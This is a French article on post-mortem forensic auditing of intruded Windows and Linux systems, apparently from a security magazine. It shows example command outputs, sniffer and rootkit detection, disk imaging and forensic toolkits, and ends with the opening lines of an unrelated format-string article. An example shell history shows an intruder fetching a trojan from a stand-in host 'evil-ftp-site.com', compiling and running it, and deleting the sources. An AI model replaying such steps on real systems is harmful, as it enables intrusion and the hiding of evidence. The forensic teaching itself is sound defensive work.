  UDP    0.0.0.0:138           *:*
  UDP    0.0.0.0:445           *:*

Pid   Process          Port  Proto Path
840   inetinfo     -> 21    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
840   inetinfo     -> 80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
392   svchost      -> 135   TCP   C:\WINNT\system32\svchost.exe
8     System       -> 139   TCP
8     System       -> 445   TCP
2013  trojan       -> 3600  TCP   C:\WINNT\system32\trojan.exe
392   svchost      -> 135   UDP   C:\WINNT\system32\svchost.exe
8     System       -> 137   UDP
8     System       -> 138   UDP
8     System       -> 445   UDP

Interface : 192.168.0.1 on Interface 0x10003
  Adresse Internet      Adresse physique      Type
  192.168.0.12          00-04-76-50-1c-77     dynamique
  192.168.0.254         00-80-c8-6a-b4-6a     dynamique
```

et sous Linux :

```
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     pts/0    :0                6:50am   0.00s  0.05s  0.31s w
kenny    pts/1    194.68.132.12     5:32am   0.00s  0.70s  0.04s tar -xvzf rompigema.tar.gz

USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   1416    68 ?        S    Jun13   0:03 init
root         2  0.0  0.0      0     0 ?        SW   Jun13   0:00 [keventd]
root         3  0.0  0.0      0     0 ?        SW   Jun13   0:00 [kapm-idled]
root         4  0.0  0.0      0     0 ?        SWN  Jun13   0:00 [ksoftirqd_CPU0]
<-- skip -->
root      4552  0.0  0.0      0     0 ?        Z    Jun30   0:00 trojan
root      4912  0.0  0.4   1656   520 ?        S    04:02   0:00 logger
root      5077  0.0  1.3   3644  1676 ?        S    06:50   0:00 /usr/sbin/sshd
root      5127  0.0  1.0   2556  1384 pts/0    S    05:32   0:00 -bash
root      5127  0.0  1.0   2556  1384 pts/1    S    06:50   0:00 -bash
<-- skip -->
root      6034  0.0  0.6   2700   772 pts/1    R    06:55   0:00 ps aux

Proto Recv-Q Send-Q Local Address   Foreign Address     State       PID/Program name
tcp        0      0 0.0.0.0:1024    0.0.0.0:*           LISTEN      1118/xdm
tcp        0      0 0.0.0.0:80      0.0.0.0:*           LISTEN      9118/httpd
tcp        0      0 0.0.0.0:3600    0.0.0.0:*           LISTEN      4552/trojan
tcp        0      0 0.0.0.0:22      0.0.0.0:*           LISTEN      884/sshd
tcp        0      0 0.0.0.0:443     0.0.0.0:*           LISTEN      9118/httpd
tcp        0    144 192.168.0.1:22  194.68.132.12:1258  ESTABLISHED 22077/sshd

? (192.168.0.1) at 00:00:39:56:36:DB [ether] on eth0
routeur.chezmoi.com (192.168.0.254) at 00:80:C8:6A:B4:6A [ether] on eth0
```

Une première analyse laisse apparaître clairement les traces d'une intrusion (presque trop clairement d'ailleurs). Dans chacun des cas, une connexion est établie depuis la machine 194.68.132.12 (montage Netbios dans le cas Windows, connexion SSH dans le cas Linux) par l'utilisateur "kenny".

Ce dernier (si on considère qu'il est le seul à être rentré sur le système) a installé et lancé un cheval de Troie nommé "trojan" écoutant sur le port TCP/3600. Dans le cas Windows, il a le PID 2013 et est exécuté depuis un peu plus de 240 heures. Sous Linux son PID est 4552, et il tourne en tant que `root` depuis le 30 juin. Un élément important est le fait que dans chaque cas, le trojan a été en exécution sur une durée inférieure à l'*uptime* du système (`idle` est lancé depuis environ 335 heures sur Windows et `init` a été lancé le 13 juin sur Linux). Par conséquent, il est possible de faire une première évaluation de la date de l'intrusion.

Au passage, on remarquera que l'intrus est actuellement connecté, via un montage Netbios sur la machine Windows et via SSH sur la machine Linux.

2. Historique

Retracer l'historique des opérations fournit des informations sur les différentes malversations effectuées par l'intrus, et par conséquent facilite d'une part l'identification de la faille exploitée par ce dernier, et d'autre part la détection des chevaux de Troie et autre rootkits potentiellement en place.

Information	WindowsNT/2000/XP	Linux
Connexions locales	`ntlast -v *`	`last -f /var/log/wtmp **`
Connexions distantes	`ntlast -r -v *`	
Echecs de connexions	`ntlast -f -v *`	voir fichier syslog
Fichiers accédés depuis l'intrusion	`afind / -d <nb de jours> *`	`ls -alRu ***`
Date de dernière connexion de chaque utilisateur	-	`lastlog`
Dernières commandes passées	-	`history`

* Outil FoundStone [6]
** à effectuer sur chaque fichier wtmp
*** ne permet pas de filtrer sur la date

T4 **Informations historiques**

Les principales informations d'historique et les commandes correspondantes sont les suivantes :

Les résultats obtenus sous Windows seront de la forme suivante :

```
Record Number: 141
ComputerName: SERVEURCIBLE
EventID: 528   -   Successful Logon
Logon:  Tue Jul 01 11:00:22am 2003
Logoff: Not Recorded
Details -
        ClientName:     Administrateur
        ClientID:       (0x0,0x1370144)
        ClientMachine:  SERVEURCIBLE
        ClientDomain:   SERVEURCIBLE
        LogonType:      Interactive

<-- skip -->

Record Number: 140
ComputerName: SERVEURCIBLE
EventID: 528   -   Successful Logon
Logon:  Tue Jul 01 05:02:22am 2003
Logoff: Not Recorded
Details -
        ClientName:     kenny
```

```
        ClientID:       (0x0,0x1370149)
        ClientMachine:  GOINFRE
        ClientDomain:   GOINFRE
        LogonType:      Remote

<-- skip -->

Record Number: 132
ComputerName: SERVEURCIBLE
EventID: 529     - Failed Logon Attempt
Time Attempted:  - Tue Jul 01 10:59:19am 2003
Details -
        ClientName:     Human Bomb
        ClientMachine:  GOINFRE
        ClientDomain:   GOINFRE
        LogonType:      Remote

Record Number: 109
ComputerName: SERVEURCIBLE
EventID: 529     - Failed Logon Attempt
Time Attempted:  - Tue Jun 24 08:07:32am 2003
Details -
        ClientName:     Human Bomb
        ClientMachine:  GOINFRE
        ClientDomain:   GOINFRE
        LogonType:      Remote

<-- skip -->

C:\~grosnain
        sniffer.pl   01/07/2003  05:47:19
C:\inetpub\wwwroot
        root.exe     20/06/2003  02:43:06
C:\WINNT\system32
        trojan.exe   20/06/2003  05:43:06
```

et sous Linux :

```
root    pts/0       :0              Tue Jul  1 06:50   still logged in
kenny   pts/0       194.68.132.12   Tue Jul  1 05:32   still logged in
kenny   pts/0       194.68.132.12   Mon Jun 30 13:18 - 17:41  (04:22)

.:
total 168
drwxr-xr-x   19 root     root        4096 Mar 18 20:09 .
drwxr-xr-x   19 root     root        4096 Mar 18 20:09 ..
-rw-r--r--    1 root     root           0 Jun 30 05:41 .autofsck
drwxr-xr-x    2 root     root        4096 Mar 18 06:33 bin
drwxr-xr-x    3 root     root        4096 Mar 18 06:33 boot
drwxr-xr-x   18 root     root       86016 Mar 18 06:31 dev
<-- skip -->
/dev/video:
total 92
drwxr-xr-x    2 root     root        4096 Mar 18 06:31 .
drwxr-xr-x   18 root     root       86016 Mar 18 06:31 ..
crw-------    1 root     root      10, 204 Apr 11  2002 em8300
crw-------    1 root     root      10, 206 Apr 11  2002 em8300_ma
crw-------    1 root     root      10, 205 Apr 11  2002 em8300_mv
crw-------    1 root     root      10, 207 Apr 11  2002 em8300_sp
-rwx------    1 root     root        4435 Jun 30  10:32 trojan
-rw-------    1 root     root        4435 Jul  1  09:43 net
<-- skip -->

Username        Port     From            Latest
root            pts/2    :0              Tue Jul  1 06:50:18 +0200 2003
bin                                      **Never logged in**
daemon                                   **Never logged in**
adm                                      **Never logged in**
<-- skip -->
kenny           pts/0    194.68.132.12   Tue Jul  1 05:32:18 +0200 2003
<-- skip -->
apache                                   **Never logged in**
mysql                                    **Never logged in**
vcsa                                     **Never logged in**
pcap                                     **Never logged in**

  92  ps aux
  93  service httpd start
  94  service mysqld start
<-- skip -->
 921  ftp evil-ftp-site.com
 922  cd /dev/video
 923  tar -xvzf trojan.tar.gz
 924  cc -o trojan trojan.c
 925  ./trojan
 926  rm -rf trojan.tar.gz trojan.c
<-- skip -->
1089  last -f /var/log/wtmp
1090  last -f /var/log/wtmp.1
1091  lastlog
1092  history
```

Ces analyses confirment les premières constatations et donnent des traces évidentes des opérations effectuées par l'intrus. En particulier, l'analyse des fichiers dont la date d'accès est ultérieure

à l'estimation de la date fournit de nombreuses indications complémentaires :

1. l'intrus a ajouté un cheval de Troie (`trojan.exe` et `trojan`) ;

2. sur Windows, deux fichiers supplémentaires sont apparus : `sniffer.pl` (surprenant) et `root.exe`. Dans ce dernier cas, nous avons un indice flagrant de la faille exploitée, il s'agit de l'infâme UNICODE ;

3. l'intrus n'est pas un expert, sinon il aurait changé les dates d'accès aux fichiers...

En outre, l'analyse sous Linux des fichiers `/dev/video/trojan` et `/dev/video/net` à l'aide de la commande `file` donne les résultats suivants :

```
root@localhost root]# /mnt/cdrom/bin/file /dev/video/net
tmp/tcpdump: ASCII text
root@localhost root]# /mnt/cdrom/bin/file /dev/video/trojan
dev/video/trojan: ELF 32-bit LSB executable, Intel 80386, version 1,
ynamically linked (uses shared libs), stripped
```

Le fait que `/dev/video/trojan` soit un binaire est une évidence. En revanche un fichier `/dev/video/net`, texte ASCII dont le `atime` est "maintenant", nous indique probablement qu'un sniffer est en activité... ce que le listing du fichier confirme :

```
-- skip -->
7:40:30.071843 194.68.132.12.2657 > 192.168.0.1.ssh: P 1361:1441(80) ...
x0000   4500 0078 57a0 4000 8006 218c c0a8 0001        E..xW.@...!.....
x0010   c0a8 0002 0a61 0016 b271 3ffc 7c46 8031        .....a...q?.|F.1
x0020   5018 4470 555f 0000 426a 3407 bd4e 59ba        P.DpU_..Bj4..NY.
x0030   e9a7 f9ac 5656 ea3d 3e9f a3c1 402a 99b0        ....VV.=>...@*..
x0040   d8bd 0ebe 7fb7 c190 d779 9186 c9be ac52        .........y.....R
x0050   7a8d                                          z.
7:40:30.071843 192.168.0.1.ssh > 194.68.132.12.2657: P 111120:111680(560)
x0000   4510 0258 7031 4000 4006 470b c0a8 0002        E..Xp1@.@.G.....
x0010   c0a8 0001 0016 0a61 7c46 8031 b271 404c        .......a|F.1.q@L
x0020   5018 3c60 fb0a 0000 a72f d311 4029 f3b2        P.<`...../..@)..
x0030   50e6 9b66 160e 848a 1088 92fa a757 86db        P..f.........W..
x0040   20b7 81cd a88c f532 2b39 67c8 2ce4 3444        .......2+9g.,.4D
x0050   bb69
-- skip -->
```

Un autre élément intéressant sous Linux est l'apparition du compte `pcap` qui dénonce (encore bien facilement) la probable installation de la `libpcap` et par conséquent confirme notre intuition concernant l'activité d'un *sniffer*.

Remarque : Si le cas que nous étudions n'était pas un exemple, nous serions particulièrement vigilant dans la mesure où les indices sont BEAUCOUP trop flagrants : programme `trojan` (.exe), `atime` non modifié, etc. Il pourrait certes s'agir d'un *script kiddy*, mais tout de même...

Autres analyses "live"

1. Détection de sniffers

Identifier la présence d'un sniffer est un problème à tiroirs.

En effet, si la cible est un Linux et que le *sniffer* met l'interface réseau en mode *promiscuous* la détection s'effectue simplement (sur un noyau <= 2.2) via la commande `ifconfig` :

```
[root@localhost root]# /mnt/cdrom/bin/ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:01:03:CC:54:61
          inet addr:192.168.0.1  Bcast:192.168.0.255  ...
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
<-- skip -->
```

Sur des noyaux plus récents, la commande `ifconfig` n'est à même de ne détecter que les interfaces qui ont été mises en mode *promiscuous* que via cette même commande. Cela est dû au fait que les applications utilisant la `libpcap` ne passent pas en mode *promiscuous* via le positionnement du FLAG `SIOCGIFFLAGS` via `ioctl()`, mais par le type `PACKET_MR_PROMISC` via la fonction `setsockopt()`. Le passage en mode *promiscuous* reste cependant toujours tracé par les logs système :

```
Jul  1 17:40:29 localhost kernel: eth0: Setting promiscuous mode.
Jul  1 17:40:29 localhost kernel: device eth0 entered promiscuous mode
```

Si, et cela est fort probable, de telles traces ont été effacées le passage en mode *promiscuous* peut toujours être détecté via la fonction `getsockopt()`, en espérant que l'appel système n'a pas été détourné (voir plus loin).

En revanche, si l'intrus a supposé que le réseau était commuté et qu'il n'avait pas l'intention dans l'immédiat de s'investir dans la corruption du *switch*, il a probablement lancé son *sniffer* en mode "normal". Dans ces conditions, l'identification d'un processus douteux pourra se faire via la commande `lsof` en traçant le fichier dans lequel sont stockés les logs du *sniffer* (voir plus haut).

```
[root@localhost root]# /mnt/cdrom/bin/lsof /dev/video/net
COMMAND   PID USER   FD   TYPE DEVICE   SIZE   NODE NAME
kmemde  18998 root    1w   REG    3,2 258078 199916 /dev/video/net
[root@localhost root]#
```

Si le fichier correspondant n'a pas été trouvé (dans le cas où, par exemple, un LKM serait chargé et le "cacherait" - voir plus bas "Identifier un noyau corrompu"), une autre manipulation peut être effectuée. Le processus du *sniffer* utilisant une *socket*, celle-ci apparaît nécessairement dans la liste des descripteurs de fichiers ouverts par le processus ainsi que dans `/proc/net/packet`. Cette liste est accessible dans `/proc/<pid>/fd`.

```
[root@localhost fs]# cat /proc/net/packet
sk       RefCnt Type Proto  Iface R Rmem   User   Inode
c5d670a0 3      3    0003   2     1 65280  0      1582913
```

```
[root@localhost fd]# for fd in $(find /proc -name fd); do echo $fd; ls -al $fd
| grep socket; done;
<-- skip -->
/proc/19683/fd
lrwx------    1 root     root           64 Jul  3 15:42 16 -> socket:[9596]
lrwx------    1 root     root           64 Jul  3 15:42 17 -> socket:[9597]
/proc/18998/fd
lrwx------    1 root     root           64 Jul  3 15:42 3 -> socket:[1582913]
<-- skip -->
```

Le processus du *sniffer* a donc le PID 18998.

Sous Windows, il n'est pas possible de déterminer si une interface est en mode promiscuous. En revanche, les *sniffers* tels que Snort, Windump ou Ethereal utilisent la WinPcap **[7]**, et par conséquent les dlls wpcap.dll et packet.dll. L'utilisation du programme listdlls.exe **[5]** est alors indispensable.

```
F:\Audit>listdlls.exe

ListDLLs V2.23 - DLL lister for Win9x/NT
Copyright (C) 1997-2000 Mark Russinovich
http://www.sysinternals.com

<-- skip -->

kmemde.exe pid: 2992
Command line: "C:\winnt\system32\kmemde.exe"

  Base        Size      Version         Path
  0x00400000  0x5f2000  0.00.0000.0000  C:\winnt\system32\kmemde.exe
  0x77f40000  0xae000   5.01.2600.1217  C:\WINDOWS\System32\ntdll.dll
  0x77e40000  0xf6000   5.01.2600.1106
C:\WINDOWS\system32\kernel32.dll
<-- skip -->
  0x76f40000  0x10000   5.01.2600.1106  C:\WINDOWS\System32\Secur32.dll
  0x01890000  0x31000   3.00.0000.0015  C:\WINDOWS\System32\wpcap.dll
  0x018d0000  0xf000    3.00.0000.0015  C:\WINDOWS\System32\packet.dll
<-- skip -->
```

Nous tenons le processus du *sniffer* !

2. "Dumper" la RAM

Il est certain que la RAM est l'élément contenant le plus d'informations susceptibles d'indiquer quels sont les processus malins en activité sur le système. Cependant, la complexité de l'analyse implique que la majeure partie des études effectuées sur les *dumps* sont uniquement des recherche de chaînes de caractères plus ou moins caractéristiques de telle ou telle activité. Aussi le sujet ne sera pas traité en détail dans cet article.

La création d'un *dump* sous Windows s'effectue de la manière suivante :

1. Aller dans Démarrer -> Paramètres -> Panneau de configuration -> Système ;
2. Choisir l'onglet Avancé puis Paramètres du menu Démarrage et récupération ;
3. Sélectionner le type de *dump* "Image mémoire complète" et le fichier cible (de préférence sur un drive monté afin de ne pas altérer les données du système audité ;
4. Via regedit, ajouter dans HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters la clef CrashOnCtrlScroll de type REG_DWORD et de valeur 1 ;
5. "Rebooter"
6. Maintenir la touche CTRL (à droite de la barre d'espace) enfoncée puis appuyer deux fois sur SCROLL LOCK ;
7. Le système "plante" et le *dump* est généré.

Cette solution présente l'inconvénient d'une part d'altérer le système (modification de la base de registre), et d'autre part de nécessiter un *reboot*. Des informations complémentaires peuvent être obtenues sur le site du support de Microsoft **[10,11]**.

Sous Linux, on se contentera de récupérer une copie de /proc/kcore.

COPIE ET ANALYSE DES DONNÉES

Cette étape doit confirmer et approfondir les premières déductions effectuées lors de l'analyse en "live" du système. On peut en effet considérer que si aucun indice n'a été trouvé lors de la première étape, il y fort à parier que cette seconde phase ne donnera rien de probant.

Méthode de copie

La copie idéale est une copie "bit à bit" de l'ensemble des supports de données présents sur le système. Cette opération peut être effectuée après montage d'un nouveau disque dur sur le système étudié ou par le réseau, et à destination d'un disque dur vide sur la machine dédiée à l'audit. Enfin, cette copie doit être réalisée à partir d'un OS n'utilisant pas les supports de données en question. Knoppix **[8]** ou Trinux **[9]** sont parfaits pour réaliser cette opération.

La copie sur un nouveau disque dur en local s'effectuera alors via la commande suivante (attention à ne pas inverser les disques !) :

```
#dd if=/dev/hda of=/dev/hdb
```

Dans le cas des systèmes Microsoft en particulier, certaines données importantes sont dans un format peu ou pas exploitable "à plat". Il peut par conséquent être nécessaire de les extraire et de les transférer "à part" pour l'analyse. Il s'agit en particulier des logs contenus dans l'*EventLog*, des mots de passe et de la base SAM.

La génération d'une empreinte des *dumps* est bien entendu indispensable...

Méthode d'analyse

1. Accès aux données

Une fois l'ensemble des données recopiées telles quelles sur un nouveau médium, l'analyse "off-line" peut commencer. Elle consiste à extraire l'ensemble des informations corroborant les premières conclusions tirées de l'analyse en "live". Ceci implique en particulier qu'aucune donnée soumise à l'étude ne soit modifiée. En outre, comme nous le verrons plus loin, certaines techniques de *rootkit* consistent à attaquer directement le noyau. Par conséquent, il est indispensable d'effectuer les analyses "off-line" à partir d'un noyau "propre".

Le boot d'un système sous Linux, par exemple, et le montage des supports de données en lecture seule est une technique tout à fait adéquate.

2. Ordonnancement des tâches

D'une manière générale, toutes les opérations d'analyse sont longues et pénibles, et si certaines peuvent être automatisées (telle la comparaison des empreintes), d'autres nécessitent une étude humaine (en particulier l'analyse des logs). Ces opérations sont les suivantes :

- comparaison des empreintes MD5 ;
- revue des comptes et des mots de passe ;
- analyse des logs ;
- recherche de chaînes de caractères ;
- récupération et analyse des données effacées.

⇨ **La comparaison des empreintes MD5** doit impérativement se faire à partir d'un OS reposant sur un noyau sain, ce afin de s'assurer que la fonction de *checksum* utilisée fournisse un résultat fiable. Toute modification détectée sur un binaire, une bibliothèque, un fichier de configuration ou le noyau est probablement signe d'une intrusion. Si la gestion des modifications (configuration, mises à jour, etc.) a été convenablement effectuée, cette étape peut s'avérer particulièrement riche en informations. Le cas échéant, elle risque de générer tellement de *false positive* qu'elle devient inutile, faute de résultats exploitables.

⇨ **La revue des comptes et des mots de passe** consiste d'une part à identifier la présence de comptes "pirates", et d'autre part à vérifier que les mots de passe utilisés sur le système sont suffisamment "solides" pour échapper au *cracker*. La première étape consiste donc en un inventaire des comptes, des droits et privilèges associés et des groupes auxquels ils appartiennent. Bien sûr, il est préférable pour que cette étude soit fiable, que l'ensemble de ces informations ait été préalablement documenté. Le *crackage* des mots de passe est quant à lui une opération classique sur laquelle il est inutile d'épiloguer.

⇨ **L'analyse des logs** est une opération qui nécessite beaucoup de rigueur, compte tenu du volume d'information à analyser. L'objectif est d'identifier tout événement ou suite d'événements jugé anormal selon les critères suivants : le volume, les répétitions et les schémas spécifiques. Ces critères doivent être appliqués selon différents axes, tels que la source, la cible, le service (HTTP, SSH, etc.), le type d'intrusion, la date, etc. Si l'organisation des données est effectuée de manière convenable les éléments caractéristiques devraient être beaucoup plus simples à identifier.

⇨ **La recherche de chaînes de caractères** est généralement une opération effectuée lors d'audits ayant pour objectif la récupération de preuves liées au contenu (pédophilie, racisme, lettres anonymes, etc.). L'opération est relativement simple (grossièrement c'est un vulgaire `string | grep`) à partir du moment où l'on sait ce que l'on cherche.

⇨ **Le traitement des données effacées** permet d'effectuer les deux dernières étapes sur de nouvelles données. La plus grande difficulté étant la récupération des données, en particulier dans le cas des logs. En effet, les fichiers correspondants étant soumis à des modifications permanentes, ils se retrouvent stockés sur le disque dans des *clusters* non contigus. En général, la récupération de ce type de données est par conséquent partielle. En revanche, dans le cas de documents, et plus particulièrement d'images et de vidéos, la récupération donne souvent d'excellents résultats.

IDENTIFIER UN NOYAU CORROMPU

Les intrusions et tentatives de "rootkitage" identifiées dans les exemples étaient relativement évidentes. Dans certains cas l'analyse peut s'arrêter ici, l'intrus n'étant probablement qu'un *script kiddy*. Cependant, tout cela pourrait n'être qu'un leurre destiné à tromper l'adversaire. Ou peut-être, compte tenu de la faiblesse du système, que d'autres intrus, plus compétents, sont également rentrés et ont su masquer leurs traces.

ANALYSE DU NOYAU

Si le contrôle d'intégrité détecte une corruption d'un fichier tel que `ntoskrnl.exe` ou `vmlinuz`, il est fort probable que le noyau du système ait été corrompu. Dans ce cas la détection est triviale. Cependant, l'article de Yann Fourastier a montré qu'il existe des techniques beaucoup plus subtiles de corruption du noyau, fondées sur les modules, ou sur la modification du code en mémoire.

DÉTECTION DES MODULES

Les modules étant chargés dynamiquement par le noyau, le code de ce dernier n'est pas modifié. En revanche, le module doit résider quelque part sur le système de fichiers. Une analyse "off-line" à partir d'un noyau sain permet par conséquent de retrouver assez simplement le module.

Afin d'éviter ce mode de détection, encore trivial, des techniques consistant à masquer l'`inode` et les données ont été développées. Dès lors, notre technique d'analyse du système de fichiers ne détectera qu'un système de fichiers endommagé.

ANALYSE DES SYS_CALL

Le détournement des *syscall* n'est pas quelque chose de nouveau, plaguez en parlait déjà début 1998 dans le Phrack 52 [12]. Les rootkits fondés sur cette technologie sont nombreux et leur détection ne peut s'effectuer qu'en "live". Encore une fois, la théorie de détection est relativement simple ; en effet, les appels système ayant été détournés par le LKM, leur adresse en mémoire est nécessairement modifiée. Il suffit par conséquent de créer une vue de la table des appels système à l'issue d'une installation puis de la "comparer" avec la table des appels systèmes actuels.

L'outil `kstat` [13] nous aide dans cette opération.

```
[root@localhost root]#/mnt/cdrom/bin/kstat -s
sys_fork 0xc284652c WARNING! Should be at 0xc0108cae
sys_read 0xc2846868 WARNING! Should be at 0xc012179c
sys_execve 0xc2846bb8 WARNING! Should be at 0xc010dce4
sys_kill 0xc28465d4 WARNING! Should be at 0xc010012a
```

Dans l'exemple qui précède, `kstat` a détecté que les appels `sys_fork`, `sys_read`, `sys_execve` et `sys_kill` ont été détournés.

COMPTAGE DES INSTRUCTIONS

Dans le cas où les pointeurs de la table des `syscall` ne sont pas modifiés (par exemple si c'est le code de la fonction `system_call()` qui a été corrompu en mémoire), la méthode précédente ne donne pas de résultats satisfaisants. Jan K. Rutkowski a par conséquent proposé une autre méthode d'analyse [14], fondée sur l'étude du nombre d'instructions nécessaires pour effectuer une opération. En effet, les appels systèmes corrompus exécutent de nombreuses opérations complémentaires destinées à cacher un fichier, un processus, capturer des interruptions, etc. La mise en oeuvre est classique : une première série de mesures est effectuée à partir d'un système propre. Ces données servent alors de référentiel auquel sont comparées les données obtenues lorsqu'une intrusion est suspectée.

OUTILS

TOOLKITS

Afin de faciliter la tâche de l'auditeur, il existe un certain nombre de suites d'outils (d'où l'utilisation du terme *toolkit*). Leur fonction est d'automatiser autant que possible les différentes étapes de l'audit, voire d'organiser les données. Pour des raisons évidentes, nous ne traiterons ici que des outils non commerciaux.

The Coroner Toolkit

The Coroner Toolkit (TCT) [15] est une suite de programmes développés et maintenus par Wietse Venema et Dan Farmer. Le coeur du *toolkit* est le programme `grave-robber`. Sa fonction est de récupérer toute sorte de données concernant le système, de les stocker et de générer l'empreinte correspondante. `grave-robber` insiste tout particulièrement sur les données volatiles et utilise un "Order of Volatility" pour effectuer en priorité les captures des éléments les plus volatiles.

Parmi les programmes les plus intéressants de la suite on trouve `lazarus`. Sa fonction est de reconstituer les fichiers présents dans les *clusters* non référencés dans la table d'allocation. Il supporte les systèmes de fichiers UFS, EXT2, FAT32 et NTFS. A l'issue de cette récupération, il analyse les données afin de déterminer s'il s'agit de fichiers textes ou binaires. Dans le premier cas il cherchera les portions de texte qui lui semblent intéressantes, dans le second, il tentera de déterminer le format du programme.

Un autre programme particulièrement pratique est `mactime`. Ce programme liste les fichiers dont le *mactime* a été modifié depuis une certaine date. L'intérêt est de réduire notablement la sortie de commandes de type `ls -alRu`.

➔ TCT fonctionne sur les systèmes Unix.

Sleuth kit & Autopsy

La boîte à outils Sleuth Kit [16] est principalement orientée vers la récupération d'informations et de données à partir d'une image créée par la commande `dd`. Elle est à même de reconstruire et d'analyser les données provenant des systèmes de fichiers NTFS, FAT, FFS, EXT2 et EXT3, de découvrir les fichiers cachés, d'effectuer une recherche de mots clefs et de fournir une analyse chronologique de l'utilisation des fichiers.

Parmi les fonctions intéressantes, on trouvera l'identification des images et la création de *thumbnails*, un programme `mactime` identique à celui de TCT ainsi qu'un outil bien pratique de génération de rapports.

Autopsy est une interface graphique destinée à présenter les résultats obtenus à l'issue de l'analyse par le Sleuth Kit. Cette fonction est particulièrement intéressante tant le volume de données peut être important et confus.

➔ Sleuth Kit fonctionne sur les systèmes Unix.

chkrootkit

`chkrootkit` [17] est un ensemble de programmes à utiliser lors des analyses "live" des systèmes Unix. Outre les fonctions "classiques" d'identification de lignes de logs supprimées ou de détection de *sniffers* (attention toutefois, cette dernière ne fonctionne pas sur le noyau 2.4 de Linux), `chkrootkit` permet la détection d'un grand nombre de LKM.

Cette détection s'effectue via deux outils. Le premier, `chkdirs`, détecte les anomalies entre le nombre de liens d'un répertoire père et le nombre de sous-répertoires de ce dernier. Si le nombre de liens n'est pas exactement égal au nombre de sous-répertoires incrémenté de deux, il y a probablement présence de répertoires cachés. Le second, `chkprocs`, compare le contenu du répertoire `/proc` avec la sortie de la commande `ps` afin d'identifier certains processus cachés.

➔ `chkrootkit` fonctionne sur la majorité des Unix.

The Forensic Toolkit

The Forensic Toolkit [18], de la société FoundStone, est juste une collection de petits programmes permettant de trouver les fichiers dont le `atime` répond à certains critères, les fichiers cachés, les fichiers contenus dans les flux NTFS et d'en *dumper* les paramètres de sécurité et attributs.

Le toolkit ne fournit aucun outil d'organisation des données et ne génère pas d'empreinte MD5 des "sorties".

➔ The Forensic Toolkit fonctionne sous Windows NT/2000/XP

SysInternals PsTools

Les PsTools [19] de la société SysInternals sont un ensemble d'outils permettant l'analyse en "live" d'un système Windows et le *dump* des informations nécessaires à l'audit "off-line". Ces outils offrent des fonctions spécifiques aux systèmes Microsoft (telles que le *dump* de l'*EventLog* ou l'affichage du `SID` d'un système ou d'un utilisateur), ainsi que des "portages" de fonctionnalités présentes à la ligne de commande sous Unix (en particulier l'option `-p` de la commande `netstat`).

A l'instar du Forensic Toolkit, aucun outil n'est fourni pour organiser les données récupérées.

➔ Les PsTools fonctionnent sous Windows NT/2000/XP.

OS BOOTABLES

Disposer d'un OS sain et directement opérationnel en toutes circonstances est une nécessité. Deux distributions basées sur Linux sont particulièrement adaptées pour l'audit post-mortem : Trinux [20] et Knoppix [21].

Chacune de ces distributions peut être *bootée* à partir d'un CD-ROM et la liste des packages installés est impressionnante. Entre autres elles intègrent chacune The Coroner Toolkit, ainsi que de nombreux outils d'audit tels que `nmap`, `hping2`, `hunt`, etc. permettant de faire double usage.

Knoppix présente toutefois l'avantage de disposer d'une interface graphique, ce qui lui permet d'intégrer des outils tels que Nessus, Ethereal (en version graphique), ainsi qu'OpenOffice, très utile pour commencer à rédiger le rapport d'audit en cours d'opérations.

CONCLUSION

L'audit post-mortem est un travail méthodique, organisé et minutieux. S'affranchir des étapes de préparation, opérer sans précaution ou passer un peu trop vite sur l'analyse des milliers de lignes de logs conduit systématiquement à un résultat erroné. La patience et l'humilité sont les deux qualités nécessaires pour réussir un audit. La patience, parce que l'analyse des données est une tâche particulièrement pénible et ingrate, l'humilité parce qu'il y a toujours plus malin que soi.

Il est également nécessaire de savoir se tenir à ses objectifs. En effet, observer l'activité d'un intrus lors de l'analyse "live" est certes passionnante, mais il faut garder à l'esprit que le système corrompu n'est pas un *honeypot* ! Une fois les informations nécessaires collectées, le système doit être déconnecté et sécurisé.

Enfin, et plus que tout autre activité, l'audit post-mortem s'appuie essentiellement sur l'expérience. Détecter un flux réseau douteux, identifier un LKM à partir des appels système détournés et, surtout, savoir mener proprement une analyse dans des conditions loin d'être optimales (manque de temps, de moyens et de préparation) sont autant d'actions qui ne peuvent être menées avec succès que si l'on dispose des automatismes nécessaires.

Renaud Bidou - <**renaud.bidou@iv2-technologies.com**>

RÉFÉRENCES - outils et exemples

[1] Redirection de logs - **http://www.iv2-technologies.com/support/documentation.html**

[2] EventReporter - **http://www.eventreporter.com**

[3] RFC 1321 - The MD5 Message-Digest Algorithm - R. Rivest - Avril 1992 - **http://www.ietf.org/rfc/rfc1321.txt**

[4] Ethereal - **http://www.ethereal.com**

[5] SysInternals - **http://www.sysinternals.com**

[6] FoundStone - **http://www.foundstone.com**

[7] WinPcap - **http://winpcap.polito.it/**

[8] Knoppix - **http://www.knoppix.org/**

[9] Trinux - **http://trinux.sourceforge.net/**

[10] Windows memory dump file options overview (Q254649) - **http://support.microsoft.com/default.aspx?scid=kb;EN-US;254649**

[11] Windows features allows a memory.dmp file to be generated- **http://support.microsoft.com/default.aspx?scid=kb;EN-US;244139**

[12] Weakening the Linux Kernel - plaguez - Phrack 52 - janvier 1998 - **http://www.phrack.org/show.php?p=52&a=18**

[13] KStat - **http://s0ftpj.org/tools/kstat24_v1.1-2.tgz**

[14] Execution path analysis: finding kernel based rootkits - Jan K. Rutkowski - Phrack 59 - juillet 2002 - **http://www.phrack.org/show.php?p=59&a=10**

[15] The Coroner Toolkit - **http://www.porcupine.org/forensics/tct.html**

[16] Sleuth Kit - **http://sleuthkit.sourceforge.net/sleuthkit/index.php**

[17] chkrootkit - **http://www.chkrootkit.org**

[18] The Forensic Toolkit - FoundStone - **http://www.foundstone.com**

[19] SysInternals - **http://www.sysinternals.com/ntw2k/freeware/pstools.shtml**

[20] Trinux - **ttp://trinux.sourceforge.net**

[21] Knoppix - **http://www.knoppix.org**

Exploitations avancées de bogues de format

Vu la grande facilité qu'ont les détecteurs automatiques de failles pour trouver les bogues de format (BF), on pourrait s'attendre à ce qu'ils disparaissent. Pourtant, on en a encore recensé quelques uns ces derniers mois :

- Ethereal - 08/03/2003 (CAN-2003-0081)
- CDRecord - 13/05/2003 (CAN-2003-0289)
